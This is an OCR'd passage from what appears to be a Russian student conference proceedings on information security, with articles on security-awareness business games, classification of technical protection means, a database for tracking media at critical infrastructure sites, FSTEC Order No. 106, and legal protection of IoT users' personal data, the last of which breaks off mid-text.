Для проверки эффективности созданной автором деловой игры, мы решили сравнить её с традиционным методом обучения - лекцией. Для одной группы мы провели лекцию, посвященнуюповышению осведомленно-

сти персонала в отношении требований обеспечения ИБ, для второй группы мы провели деловую игру описанную ранее.После проведения каждого из мероприятий, мы проверяли полученные знания, путем тестирования (диагр. 1), проводили опрос обучающихся (диагр. 2).




Диаграмма 1




Диаграмма 2

Деловая игра была использована неоднократно, и после каждой игры мы проводили процедуру опроса, и во всех случаях участники утверждали, что она намного интереснее, а также эффективнее лекций. Представленную игру можно уже сейчас применять как способ повышения уровня знаний в области ИБ. В связи с такими результатами было принято решение продолжить создание деловых игр, к примеру, на тему «предотвращение компьютерных атак на объектах КИИ».

Список литературы

1. Федеральный закон № 187 от 26 июля 2017 года «О безопасности критической информационной инфраструктуры Российской Федерации».

2. Писаренко И. Повышение осведомленности пользователей по вопросам ИБ // Режим доступа: http://www.itsec.ru/articles2/control/povyshenie-osvedomlennosti-polzovateley-po-voprosam-ib/ (07.04.2016).

3. Приказ ФСТЭК России от 21 декабря 2017 г. N 235 «Об утверждении требований к созданию систем безопасности значимых объектов критической информационной инфраструктуры Российской Федерации и обеспечению их функционирования».

4. Приказ ФСТЭК России от 25 декабря 2017 г. N 239 «Об утверждении требований к созданию систем безопасности значимых объектов критической информационной инфраструктуры Российской Федерации».

5. Бельчиков Я.М., Деловые игры / Бельчиков Я.М., Бирштейн М.М., РИГА «АВОТС» 1989-304 с.

6. Вербицкий, А.А. Деловая игра как метод активного обучения // Современная высшая школа / Вербицкий А.А. - 1982. - №3. - С. 129.

7. Международный стандарт ISO/IEC 27002:2013 «Информационные технологии – Методы защиты – Свод рекомендуемых правил для управления информационной безопансостью» [Электронный ресурс]: // Режим доступа: https://docviewer.yandex.ru/?url=http%3A%2F%2Fwww.pqm-online.com%2Fassets%2Ffiles%2Fpubs%2Ftranslations%2Fstd%2Fiso-mek-27002-2013.pdf&name=iso-mek-27002-2013.pdf&lang=ru&c=570671a84aaf&page=20 (дата обращения: 07.04.2016).

УДК 004.056.53

КЛАССИФИКАЦИЯ ТЕХНИЧЕСКИХ СРЕДСТВ ЗАЩИТЫ ИНФОРМАЦИИ

И.В. Дворянинова
Научный руководитель: канд. физ.-мат. наук, доц. М.Г. Бабенко
г. Ставрополь, Северо-Кавказский федеральный университет

Аннотация. В век информационных технологий особую популярность приобрели автоматизированные системы, цель которых упростить работу человека, обеспечить функционирование бизнес-процессов, хранение и обработку, передачу данных. Но вместе с этим пришла и новая проблема – возможность утечки данных, недостаточный уровень защиты информации, возможность несанкционированного доступа и т.д.Во избежание утечки информации, каждый пользователь обязательно должен быть осведомлен о существующих способах уберечь себя от вышеописанной проблемы В данной статье приведена общая классификация технических средств защиты информации.

Ключевые слова. Информационная безопасность, целостность, конфиденциальность, информация, средства защиты информации.

«Информационная безопасность - это процесс обеспечения доступности, целостности и конфиденциальности информации. Под «доступностью» понимается соответственно возможность получить информацию. «Целостность» - это уверенность в том, что информация полная и достоверная. «Конфиденциальность» - гарантия того, что доступ будет иметь только определенный круг лиц (авторизованные пользователи, например) [1].

Существует множество причин и мотивов, по которым одни люди хотят шпионить за другими. Злоумышленники могут украсить информацию с целью шантажа, наживы или же куда более опасных стремлений [2]. Задача информационной безопасности - постараться как можно надежнее защитить информацию, предвидеть и предотвратить негативные воздействия злоумышленников.

В процессе информационного взаимодействия на разных его этапах заняты люди (операторы, пользователи) и используются средства информатизации – технические (ПЭВМ, ЛВС) и программные (ОС, ППО). Информация создается людьми, затем преобразуется в данные, которыми оперирует автоматизированные системы, объединённые в информационные ресурсы [1]. Данные передаются с помощью каналов связи, далее преобразовываются в соответствии с реализуемой информационной технологией. Основываясь на этом, среди мероприятий по ТЗ можно выделить:

- идентификациючленов информационного контакта;
- предотвращение несанкционированного доступа;
- охрану электронной документации;
- защиту ИТ;
- разрозненность доступа к потокам информации.

На данный момент в мире существует множество различных методов защиты информации [1]. Все зависит от того, где и как хранится информация, как она передается. В данной статье будет приведена общая классификация технических средств защиты информации (далее СЗИ).

К специальным техническим СЗИ можно отнести и инженерно-технические средства [3]. Данные элементы СЗИ созданы для противодействия различного рода утечкам информации, формирования границзащиты территории, здания, помещений и аппаратуры при помощи комплексов ТС. При охране ИС этот элемент обладает большим значением и включает в себя [1]:

- создание специальной защиты от проникновения чужих лиц на приватные территории. В дополнение идут такие средства безопасности, как видеокамеры, видеорегистраторы, датчики движений, кодовые замки [4];
- средства защиты помещений от вербальных путейполучения информации;
- средства, обеспечивающие охрану территории;
- средства противопожарной охраны;
- технические средства контроля, вовремя распознающие удаление из помещения предметов с маркировкой, документации и т.д.

Технические СЗИ также включают в себя электронно-механические устройства:

- для ввода опознающей пользователя информации (магнитных и пластиковых карт, отпечатков пальцев и т.п.);
- зашифровываниеданных;
- противодействиенеопознанной активации действующих станций, серверов (электронные замки и различного рода блокировки);
- устройства удаления данных на магнитных носителях;
- устройства, сигнализирующие о случаях неопознанных действий пользователей компьютерных систем (КС).

На практике весьма эффективны технические программные средства защиты информации [4].К основным программным средствам защиты информации относятся: программы идентификации и аутентификации пользователей; программы разграничения доступа пользователей к ресурсам; программы шифрования информации; программы защиты информационных ресурсов от несанкционированного изменения, использования и копирования.

Также к программным СЗИ относятся:

- программы удаления остаточной информации;
- программы аудита (ведения регистрационных журналов) событий, связанных с безопасностью КС, для обеспечения возможности восстановления и доказательства факта происшествия этих событий;
- имитационные программы работы с нарушителем;
- приложения тестового отслеживаниябезопасности КС и др.

Исходя из всего выше сказанного, можно сделать вывод о том, что с учетом уже имеющихся технических средств защиты информации существует достаточно способов предотвратить утечку данных или же постараться минимизировать ее. Но не следует забывать, что защита информации включает в себя целую иерархию организационных и технических мер по обеспечению ИБ, которыми не стоит пренебрегать [4].

Список литературы

1. Бузов, Г.А. Защита информации ограниченного доступа от утечки по техническим каналам / Г.А. Бузов. - М.: ГЛТ, 2016. – 586с.
2. Хорев, П.Б. Программно-аппаратная защита информации: Учебное пособие / П.Б. Хорев. - М.: Форум, 2013. - 352 с.
3. Малюк, А.А. Защита информации в информационном обществе: Учебное пособие для вузов / А.А. Малюк. - М.: ГЛТ, 2015. - 230 с.
4. Партыка, Н. З. Емельянова. Т. Л. Партыка Защита информации в персональном компьютере. Учебное пособие / Н. З. Емельянова. Т. Л. Партыка Партыка, И.И. Попов. - М.: Форум, Инфра-М, 2015. - 368 с.

УДК 004.65

ОРГАНИЗАЦИЯ ИНФОРМАЦИОННО-АНАЛИТИЧЕСКОГО ОБЕСПЕЧЕНИЯ ДЕЯТЕЛЬНОСТИ ПО ЗАЩИТЕ ЗНАЧИМЫХ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЕ

Л.Д. Согрин
Научный руководитель: Бердюгин Владимир Юрьевич
г. Челябинск, Южно-Уральский государственный университет

Аннотация. В настоящей статье рассматриваются вопросы, связанные с информационно-аналитическим обеспечением деятельности по защите объектов критической информационной инфраструктуры (КИИ). Для удовлетворения информационных потребностей, возникающих при защите КИИ, создана информационно-аналитическая систему (ИАС) на базе инструментальной системы управления базами данных (ИСУБД) «CronosPro». Приводится описание решения задачи учета носителей информации об объекте КИИ.
Ключевые слова. Информация, безопасность, критическая информационная инфраструктура, объект критической информационной инфраструктуры, системы управления базами данных, банки данных, базы данных.

В связи с вступлением в силу федерального закона «О безопасности критической информационной инфраструктуры Российской Федерации» [1] у сотрудников, ответственных за обеспечение безопасности значимых объектов КИИ, возникла необходимость накопления и обработки больших массивов данных, так как на крупных промышленных предприятиях количество значимых объектов КИИ может достигать несколько десятков.

Исходя из перечня мер, обеспечивающих защиту объектов КИИ, указанных в приказах Федеральной службы по техническому и экспортному контролю России [2], [3], субъектам КИИ необходимо обеспечить выполнение задач по обеспечению безопасности, решение каждой из которых предполагает накопление и обработку информации.

Одним из основных принципов обеспечения безопасности является системность и комплексность применения правовых и иных мер обеспечения безопасности [4]. При этом системность означает необходимость использования системного анализа и синтеза в каждом управленческом решении. Неправильное, ошибочное управленческое решение может свести на нет всю деятельность системы, привести к ее разрушению. Комплексность в управлении означает необходимость всестороннего охвата всей управляемой системы, учет всех направлений, всех сторон деятельности, всех свойств.

Мы предлагаем автоматизировать процесс учёта и фиксации информации об объекте и все объединить в одну и информационную систему, ко-

торая кроме решения справочных задач так же может решать и задачи информационно – логические, т.е. устанавливать взаимосвязи между разными объектами, что поможет нам в полной мере решить поставленные перед специалистом по защите информации задачи.

Для решения поставленных задач была выбрана ИСУБД «CronosPro», как наиболее подходящий вариант [5].

Созданная нами ИАС позволяет соблюдать необходимый перечень мер, прописанных в приказе ФСТЭК России [2], а именно:

- категорирование объектов КИИ
- учет носителей конфиденциальной информации
- учет средств защиты информации, обеспечивающих техническую защиту объекта КИИ
- учёт осведомленности сотрудников, осуществляющих эксплуатацию и обеспечивающих функционирование объектов КИИ
- документирование результатов и процедур контроля над обеспечением безопасности объекта КИИ
- проведение расследований компьютерных инцидентов

Решение каждой из вышеупомянутых задач предполагает за собой определённый алгоритм действий. В качестве примера рассмотрим процесс решения задачи по учёту носителей. В его основе лежит инструкция по учету носителей.

В тексте, при построении алгоритма, используются следующие сокращения, обозначения, символы:

О - ответственный;


И - исполнитель;


У - участник;

Рук – руководитель организации;


Сотр - сотрудник организации;

Спец - специалист по защите информации в организации.

 - начало/конец  - действие  - линия маршрута

 - решение

В примере приведен процесс осуществления информационно-аналитического обеспечения учёта носителей, их выдача сотрудникам предприятия и уничтожение носителя информации.



Действие	О	И	У
Принятие решения о регистрации носителя (1,2)	Рук	Спец	Сотр
Регистрация носителя (3)	Спец	Спец	Сотр
Выдача носителя (4)	Спец	Спец	Сотр
Принятие решения о передаче (5,6)	Рук	Сотр1	-
Прием носителя (7)	Спец	Сотр1	-
Принятие решения об уничтожении носителя (8,9)	Рук	Сотр	Сотр
Уничтожение носителя (10)	Рук	Спец	Сотр1 Сотр2

В случае учёта носителей информации нам необходимы базы данных «лицо», «носитель информации», «действие», «объект КИИ», «организация».

В используемые базы данных создаются поля, в которые заносится соответствующая информация:

· в поле «лицо» заносится информация о сотруднике, связанном с объектом КИИ. В данный перечень сведений входят ФИО, должность и т.д.

· «носитель информации» включает в себя информацию о форме носителя (бумажный, цифровой и т.д.), состоянии носителя и информации, которая на нем содержится

· поле данных «действие» включает в себя информацию о действиях связанных с объектом КИИ. Так, если работник захочет использовать носитель или уничтожить его, то эта информация будет занесена в данную базу данных

· в поле данных объекта КИИ заносится информация, о том самом объекте, его категория значимости, чем объект является

· «организация» включает информацию об адресе, названии, почтовом индексе и т.д.

Далее описан процесс отбора и систематизации в банке данных сведений о носителях информации:

1. Сотр обращается к Рук с предложением о выдачи носителя;
2. Рук, принимает решение о регистрации носителя;
3. Носитель регистрируется Спец, он же вносит в БД информацию о нем;
4. Спец выдает Сотр носитель, факт выдачи фиксируется в БД;
5. При возникновении необходимости передачи носителя от Сотр 1 к Сотр 2, Сотр 1 обращается к Рук;
6. Рук, на основании предложения Сотр 1, принимает решение;

7. После получения разрешения Сотр 1 сдает носитель Спец, который выдает носитель Сотр 2, о чем делается запись в БД;

8. При необходимости уничтожения носителя Спец выходит с соответствующим предложением к Рук;

9. Рук принимает решение об уничтожении носителя;

10. Сотр сдает носитель Спец, после чего создается комиссия, составляется акт уничтожения, утверждаемый Рук;

11. Комиссия производит уничтожение носителя, в БД Спец заносит информацию о прекращении эксплуатации носителя;

Созданная нами ИАС позволяет устанавливать связи между полями в базах данных, например, зная, что сотрудник пытался получить доступ к носителю информации об объекте мы заносим информацию сразу во все используемые базы данных, ставя их в соответствие, тем самым связывая их. В итоге специалист может получить полную информацию о том кто и когда попытался получить доступ до носителя.

Таким образом, в ИАС накапливается структурируемая информация, которая поможет решать следующие информационно-справочные и информационно-логические задачи:

- составлять сводки о наличии носителей у сотрудников организации;
- получать информацию о том, какое количество сотрудников работало с определённым носителем и, наоборот, с какими носителями работал сотрудник;
- контролировать процесс передачи носителей от сотрудника к сотруднику;
- своевременно выявлять факты утраты носителей.

Для решения вышеперечисленных задач производится свои алгоритмы действий, но при этом вся информация заносится в одни и те же базы данных, что позволяет получить полные сведения о всём, что происходит в отношении объекта КИИ. Из этого следует, что ИСУБД позволила реализовать алгоритмы информационно-аналитического обеспечения всех этапов создания системы защиты объекта КИИ. В этом заключается научная новизна проведенного исследования.

ИАС позволяет не только накапливать, систематизировать и выдавать информацию, необходимую для создания комплексной системы защиты объекта КИИ, но и выявлять неявные связи между информационными объектами. Например, обнаружение факта утечки конфиденциальной информации после устройства на работу в стороннюю организацию, бывшего сотрудника объекта КИИ, ранее допущенного к похищенной информации, или располагающего связями, среди действующих сотрудников объекта КИИ.

Важнейшим преимуществом использования ИАС является гарантия преемственности в обеспечении безопасности объектов КИИ. Накопленная информация не пропадает в случае, если специалист по защите увольняется,

либо переводится на другой участок работы. Она продолжает дополняться, систематизироваться и храниться в удобном для потребителей виде.

С учетом вышеизложенного, предлагаемая ИАС имеет перспективу практического применения на крупных субъектах КИИ.

Список источников

1. Федеральный закон от 26 июля 2017 г. N 187-ФЗ "О безопасности критической информационной инфраструктуры Российской Федерации"

2. Приказ ФСТЭК России от 21 декабря 2017 г. N 239 «Об утверждении требований по обеспечению безопасности значимых объектов критической информационной инфраструктуры Российской Федерации»

3. Приказ ФСТЭК России от 21 декабря 2017 г. N 235 «Об утверждении требований к созданию систем безопасности значимых объектов критической информационной инфраструктуры Российской Федерации и обеспечению их функционирования»

4. Федеральный закон «О безопасности» № 390-ФЗ от 28.12.2010

5. В.Ю. Бердюгин, Е.В. Рясов «Использование возможностей ИСУБД «CronosPro» для организации информационно-аналитического обеспечения деятельности по защите ИСПДн».

УДК 004

ЗАЩИТА ИНФОРМАЦИИ В ГОСУДАРСТВЕННЫХ ИНФОРМАЦИОННЫХ СИСТЕМАХ С УЧЕТОМ ПРИКАЗА ФСТЭК РОССИИ ОТ 28 МАЯ 2019 ГОДА №106 «О ВНЕСЕНИИ ИЗМЕНЕНИЙ В ТРЕБОВАНИЯ О ЗАЩИТЕ ИНФОРМАЦИИ, НЕ СОСТАВЛЯЮЩЕЙ ГОСУДАРСТВЕННУЮ ТАЙНУ, СОДЕРЖАЩЕЙСЯ В ГОСУДАРСТВЕННЫХ ИНФОРМАЦИОННЫХ СИСТЕМАХ, УТВЕРЖДЕННЫЕ ПРИКАЗОМ ФСТЭК РОССИИ ОТ 11 ФЕВРАЛЯ 2013 Г. № 17»

В.В. Гамаюнов, М.С. Заверячев
Научный руководитель: зав. лабораторией, ассистент, Н.В. Ганженко
г. Екатеринбург, Уральский государственный университет путей сообщения

Аннотация. К защите информации, содержащейся в ГИС и МИС, предъявляются законодательные требования, определяемые Федеральным законом от 27 июля 2006 г. № 149-ФЗ «Об информации, информационных технологиях и о защите информации» и приказом ФСТЭК России от 11 февраля 2013 г. №17 «Об утверждении требований о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах». Основной целью работы являлось рассмотрение изменений, внесенных в действующие требования, приказом ФСТЭК России от 28 мая 2019 г. №

106. По итогу работы сделан вывод о том, что значат эти изменения для владельца информации и оператора информационных систем.

Ключевые слова. Защита информации, ГИС, законодательство РФ, изменения.

13 сентября был утверждён приказ ФСТЭК России № 106, вносящий изменения в Требования о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах, утвержденные приказом ФСТЭК России от 11 февраля 2013 № 17 (далее – Требования). Приказ вносит существенные правки в текущие Требования и в то же время вызывают ряд вопросов, требующих разъяснения. В своей работе мы рассмотрим, как эти изменения повлияют на операторов, и постараемся ответить на некоторые вопросы.

Изменения в Требования расширяют зоны действия данного документа, позволяя регулировать обеспечение безопасности центров обработки данных (далее – ЦОД), на базе которых функционируют государственные информационные системы (далее – ГИС).

Дополненные требования к ИС, на основе информационно-телекоммуникационной инфраструктуры ЦОД, вводят следующее:

- класс ГИС, функционирование которой предполагается на базе ЦОД, не должен быть выше класса самого ЦОД;
- при определении угроз безопасности должны быть учтены угрозы безопасности информации (далее – УБИ), актуальные для ЦОД;
- в случае реализации ИС на базе ЦОД, дополнительно определяются требования по защите информации, подлежащие реализации в ЦОД;
- если в ЦОД реализованы меры по защите информации, то при проектировании системы защиты они могут блокировать актуальные угрозы для ГИС на базе этого ЦОД и если меры защиты информации, реализованные в ЦОД, блокируют все угрозы безопасности информации, то дополнительных мер защиты информации в ГИС не требуется;
- средства защиты информации (далее – СЗИ) в ГИС должны быть совместимы между собой и со средствами защиты, используемыми в ЦОД. (пункт 16.1);
- ЦОД, на базе которого функционирует ГИС, должен быть аттестован по Требованиям.

Данная группа требований должна помочь решить ряд вопросов, связанных с ИС на основе ЦОД, которых становится всё больше. Эти изменения не избавляют от разработки модели угроз для ГИС, работающей на базе ЦОД, однако упрощают создание системы защиты на ней.

Также изменения вводят ряд новых обязательных мероприятий, которые необходимо проводить в ходе эксплуатации аттестованной ГИС, такие как:

1. Планирование мероприятий по защите информации в ИС.
2. Анализ УБИ в ИС.

3. Информирование и обучение персонала.

1. В ходе планирования осуществляется:

- определение лиц, ответственных за планирование и контроль мероприятий по защите информации;
- определение лиц, ответственных за выявление инцидентов и реагирование на них;
- разработка и утверждение планов мероприятий по защите информации;
- определение порядка контроля выполнения мероприятий.

2. В ходе анализа УБИ в ИС осуществляется:

- выявление, анализ и устранение уязвимостей;
- анализ изменения УБИ;
- оценка возможных последствий реализации УБИ.

Периодичность поиска уязвимостей и анализа угроз оператор определяет самостоятельно.

Пункт 18.3 «управление (администрирование) системой защиты информации» не вводит ничего нового, чего администратор безопасности не выполнял до этого. Данный пункт лишь фиксирует его функции на данном этапе и обязует вести мониторинг и анализ событий, а также эксплуатационную и организационно-распорядительную документацию по защите информации.

То же самое можно сказать и про пункты 18.4 и 18.5 (до изменений 18.3 и 18.2) о управлении конфигурацией и реагирование на инциденты.

3. Добавлен новый раздел по информированию и обучению персонала (пункт 18.6). Данным пунктом добавлены следующие мероприятия:

- информирование персонала ИС о появлении актуальных УБИ, о правилах безопасной эксплуатации ИС;
- доведение до персонала ИС требований по защите информации, а также положений организационно-распорядительных документов по защите информации с учетом внесенных в них изменений;
- обучение персонала ИС правилам эксплуатации отдельных СЗИ;
- проведение практических занятий и тренировок с персоналом ИС по блокированию УБИ и реагированию на инциденты;
- контроль осведомленности персонал ИС об УБИ и уровня знаний персонала по вопросам обеспечения защиты информации.

Периодичность практических занятий и тренировок, обучения и контроля, устанавливается оператором в организационно-распорядительных документах, но не реже 1 раза в два года.

Изменения вводят обязательное обучение персонала, что уже давно требовалось. Но сам пункт не содержит конкретных требований по форме обучения. В данном виде пункт требует доработки и внимание следует обратить лишь на то, что организационно-распорядительная документация и журналыучета должны быть введены в обязательном порядке.

В пункт 18.7 добавлена периодичность проведения контроля за обеспечением уровня защищенности информации:

- для ГИС 1 класса – не реже 1 раза в год,
- для ГИС 2 и 3 класса – не реже 1 раза в два года.

Так же добавлен абзац о том, что проведение такого контроля оператор может проводить самостоятельно, либо привлечь лицензиата.

В пункте 26 вводятся уровни доверия для СЗИ. Так для ГИС 1 класса нужен как минимум 4 уровень доверия СЗИ, для ГИС 2 класса – 5 уровень доверия и выше, для ГИС 3 класса – 6 уровень доверия и выше. Ранее определялись классы средств защиты. Уровни доверия определяются в соответствии с Приказ ФСТЭК России №131 от 30.07.2018 «Об утверждении Требований по безопасности информации, устанавливающие уровни доверия к средствам технической защиты и средствам обеспечения безопасности информационных технологий». Данный пункт вступит в силу с 1 июня 2020 года.

Согласно новому пункту 26.1, при проектировании ГИС необходимо использовать маршрутизаторы, сертифицированные ФСТЭК России. Так как на данный момент документов по профилям защиты именно маршрутизаторов нет, то введение данного пункта можно расценивать как их предпосылку. Вероятно, в скором времени появится проект документа по этой теме.

Ну и самое важное изменение для операторов ИС – аттестат соответствия выдается на весь срок эксплуатации ИС. В том же пункте 17.4 упоминается, что в ходе эксплуатации ИС должна быть обеспеченна поддержка соответствия системы защиты аттестату соответствия со ссылкой на пункт 18 «Обеспечение защиты информации в ходе эксплуатации ИС…». Следует отметить, что бессрочный аттестат выдается только после аттестации или переаттестации.

Подводя итоги, можно сказать что, изменения, утвержденные приказом ФСТЭК России от 28 мая 2019 г. № 106, вносят ясность в сферу функционирования ГИС на базе информационно-телекоммуникационной инфраструктуры ЦОД. До этого регулирование этого вопроса не было реализовано в полной мере. С введением этих изменений операторам ИС станет проще выстраивать свою систему защиты информации. При реализации новых требований можно будет перекрывать актуальные УБИ мерами, которые уже реализовал ЦОД.

При этом, операторы ИС и ЦОД не избавляются от проектирования собственных моделей угроз. А так же следует отметить, что, при переходе (создании) ГИС на основе ЦОД, следует позаботиться о выборе наиболее подходящего ЦОД и провести анализ реализованной системы защиты. Это позволит избежать невозможности построения такой системы по причине технического несоответствия систем ГИС и ЦОД, а также сократить затраты на реализацию системы защиты

Новые требования к обучению персонала, пока вносят только формальные правки в этот вопрос. На данный момент представленный пункт требует большей ясности и требований к проведению мероприятий.

В 26 пункт Требований вводятся понятия, основанные на новых требованиях, устанавливающие уровни доверия, переход на которые начнется с 1 июня 2020 года. Так же в этом пункте добавлен подпункт, который может указывать на разработку новых документов, посвященных безопасности маршрутизаторов.

Изменение, вводящее бессрочный срок аттестата, обращают внимание на пункт 18, посвященный обеспечению защиты ГИС в ходе ее эксплуатации, внесены изменения, которые должны помочь в вопросе поддержания соответствия аттестату. Главной мыслью касательно этих изменений является то, что оператор должен тщательно планировать мероприятия по защите информации, а так же проводить своевременный контроль и анализ защищенности своей системы. Не сложно предугадать, что не комплексный подход к планированию работ приведет к тому, что система защиты ГИС перестанет быть достаточно надежной даже при незначительных изменениях.

Список литературы

1. Об утверждении требований о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах: приказ ФСТЭК России от 11.02.2013 г. № 17

2. О внесении изменений в Требования о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах , утверждённые приказом Федеральной службы по техническому и экспортному контролю от 11 февраля 2013 г. № 17: приказ ФСТЭК России от 28.05.2013 г. № 106

3. Обзор изменений в 17-м приказе ФСТЭК // [Хабр] URL: habr.com/ru/company/ic-dv/blog/467813 (дата обращения: 30.09.2019).

4. Обзор изменений приказа ФСТЭК России №17 // [Digital Russia] URL: d-russia.ru/obzor-izmenenij-prikaza-fstek-rossii-17.html (дата обращения: 30.09.2019).

УДК 004.7.056

ОРГАНИЗАЦИЯ ЗАЩИТЫ ПЕРСОНАЛЬНЫХ ДАННЫХ ПОТРЕБИТЕЛЕЙ ИНТЕРНЕТ ВЕЩЕЙ С ПОМОЩЬЮ УРЕГУЛИРОВАНИЯ ИХ ОТНОШЕНИЙ НА ЗАКОНОДАТЕЛЬНОМ УРОВНЕ

А.В. Иванова, И.И. Баранкова
Научный руководитель: зав. кафедрой ИиИБ И.И. Баранкова
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В данной статье рассмотрены основные аспекты и угрозы использования Интернет вещей обычными потребителями. Поднимается во-

прос урегулирования данных отношений в сфере информационной безопасности законодательным путем, права пользователей и методы защиты их от несанкционированных утечек информации и мошенников. Также в статье приведены результаты разработки законотворческой инициативы для минимизации риска мошеннического взлома и несанкционированного доступа к персональным данным потребителей Интернет вещей.

Ключевые слова. Информация, безопасность, интернет вещей, защита информации, законодательство, и т.п.

Жизнь современного человека сложно представить без технологий. Они окружают нас повсюду: на работе, дома, на улице. Технологии не стоят на месте, они, как и всё в мире, движутся вперед, развиваются и совершенствуются.«Умные часы», «умный дом», «умный город» - автоматизация повседневных действий, которая избавит вас от рутины. Но для того, чтобы эти устройства работали, им необходимо собирать информацию об окружающем мире.

Как правило, в проектах, связанных с концепцией Умный город, говорится главным образом о преимуществах, которые несут технологии, и почти ничего о конфиденциальности. Одной из главных составляющих концепцииявляется сбор разнообразных данных, в том числе коммерческими организациями. Данные поступают различными путями: с датчиков, с видеокамер, с мобильных сетей и других устройств. «Умный город» представляет собой царство «Интернета вещей» (Internet of Things, IoT), с одной существенной особенностью: это IoT, в который «вживляются» жители города.

Огромные массивы накопленных данных о человеке допускают извлечение из них информации, которая может скомпрометировать, а такжепозволить смоделировать поведение человека, и многими способами сделать его уязвимым. Угроза потери конфиденциальности данных о конкретном пользователе может принести огромный вред. Например, если удаленно (на расстоянии) будет взломано устройство, носимое обладателем, следящее за уровнем сахара в крови человека и автоматически впрыскивающего инсулин, или, к примеру, если произойдет сбой датчиков открывания и закрывания дверей, или выйдет из строя датчик, задействованный в системе управления подачей газа для отопления «умного дома», люди могут столкнутся с множеством проблем.

В результате образуется главная проблема – отсутствие защищённости персональных данных пользователей интернета вещей. Целью данной работы является создание условий для безопасного использования «вещей», входящих в категорию «умный город», путем решения следующих задач: поиск возможных проблем при использовании IoT-устройств, анализ существующих законодательных проектов по данной теме, нахождение новых путей решения для регулирования отношений пользователей «умного города».

В данной статье для реализации исследования используются эмпирический (наблюдение существующих законов, фактов, проведение социального опроса и эксперимента) и теоретический (абстрагирование, анализ и синтез) методы.

При использовании инновационных технологий люди не задумываются о возможных проблемах, с которыми они могут столкнуться в ходе работы с девайсами. Большое количество персональной информации предоставляется компаниям умных устройств, из-за чего пользователи могут быть подвержены такой проблеме как утечка данных. Это позволяет злоумышленникам манипулировать человеком благодаря украденной информации. Возрастает необходимость урегулирования прав и ответственности в сфере защиты персональных данных и их безопасного хранения.

Далее представлены методы обеспечения информационной безопасности: они разделяются наорганизационные, технические, экономические и правовые. Правовые методы ключевые в данной статье.

К правовым методам обеспечения информационной безопасности относится разработка нормативных ведомственных документов и нормативных правовых актов по вопросам обеспечения информационной безопасности.

Одними из главных направлений являются следующие:

- разработка законодательных актов по вопросам защите конфиденциальной информации;

- внесение изменений и дополнений в целях устранения неточностей и разногласий между законодательными актами Российской Федерации;

- разработка ведомственных методических материалов по организации и проведению работ по защите конфиденциальной информации.

В 2000 г. президентом РоссийскойФедерации былаутверждена Доктринаинформационной безопасности, которая определяет способы, цели и методыобеспечения информационной безопасностиРоссийской Федерации.Согласно этой доктрине: «информационная безопасность (ИБ) есть состояние защищенности национальных интересов в информационной сфере, определяемых совокупностью сбалансированных интересов личности, общества и государства». Можно сказать, что Доктринанепосредственно продолжает развитие Концепции национальной безопасностиРоссийской Федерации винформационной сфере.

Вопросы правового регулирования в сфере защиты информации Российской Федерации отражены в следующих нормативно-правовых актах законодательства федерального уровня: Гражданский кодекс РФ, Уголовный кодекс РФ, Бюджетный кодекс РФ, а также федеральные законы: «О правовой охране программ для ЭВМ и баз данных»; «Об авторском праве и смежных правах»; «О государственной тайне»; «Об информации, информационных технологиях и защите информации»; «Об электронной цифровой подписи» и т.д.

Статья 24 закона № 152-ФЗ "О персональных данных" прямо определяет виды ответственности за нарушение требований федерального закона. Лица, виновные в нарушении требований закона "О персональных данных", несут гражданскую, уголовную, административную, дисциплинарную и иную предусмотренную законодательством Российской Федерации ответственность. В нашем случае мы будем рассматривать именно уголовную ответственность.

Исходя из общего положения и опираясь на совокупность всех вышеперечисленных и упомянутых фактов, мы предлагаем возможный путь для снижения остроты проблемы в данной сфере. Решением данной проблемы может быть введение нового состава преступления, который описывал бы противоправные деяния и предусматривал уголовную ответственность за совершение их с персональными данными гражданина. Отягчающим обстоятельством данного состава должно быть совершение противоправных деяний с персональными данными с использованием служебного положения и с особо тяжкими последствиями (гибель и причинение тяжкого вреда здоровью субъекта персональных данных). Проклассифицировать причинённый вред в ходе кражи и манипуляции персональных данных: моральный ущерб, материальный ущерб.

Дополнить статью 3 закона № 152-ФЗ "О персональных данных", а именно полноценно прописать понятие «персональные данные» (например, персональные данные - любая информация, зафиксированная и хранящаяся на любом носителе в пространстве и времени, в том числе: имя, дата рождения, ID, номер пластиковой карты, номер паспорта, биометрические данные, семейное положение, информация о семье, образовании и работе, медицинские записи, состояние здоровья, приводы, контактная информация, финансовое положение, интимная жизнь, социальная активность и любая другая информация, которая может быть использована для идентификации конкретного индивида прямо или косвенно.

Имеющиеся в УК РФ составы преступлений, которые могут быть связанны с персональными данными, необходимо дополнить формулировкой «персональные данные» в необходимой грамматической конструкции (например, стр. 137 УК РФ переформулировать как незаконное собирание или распространение сведений о частной жизни лица, составляющих его личную или семейную тайну, а также персональных данных лица без его согласия).

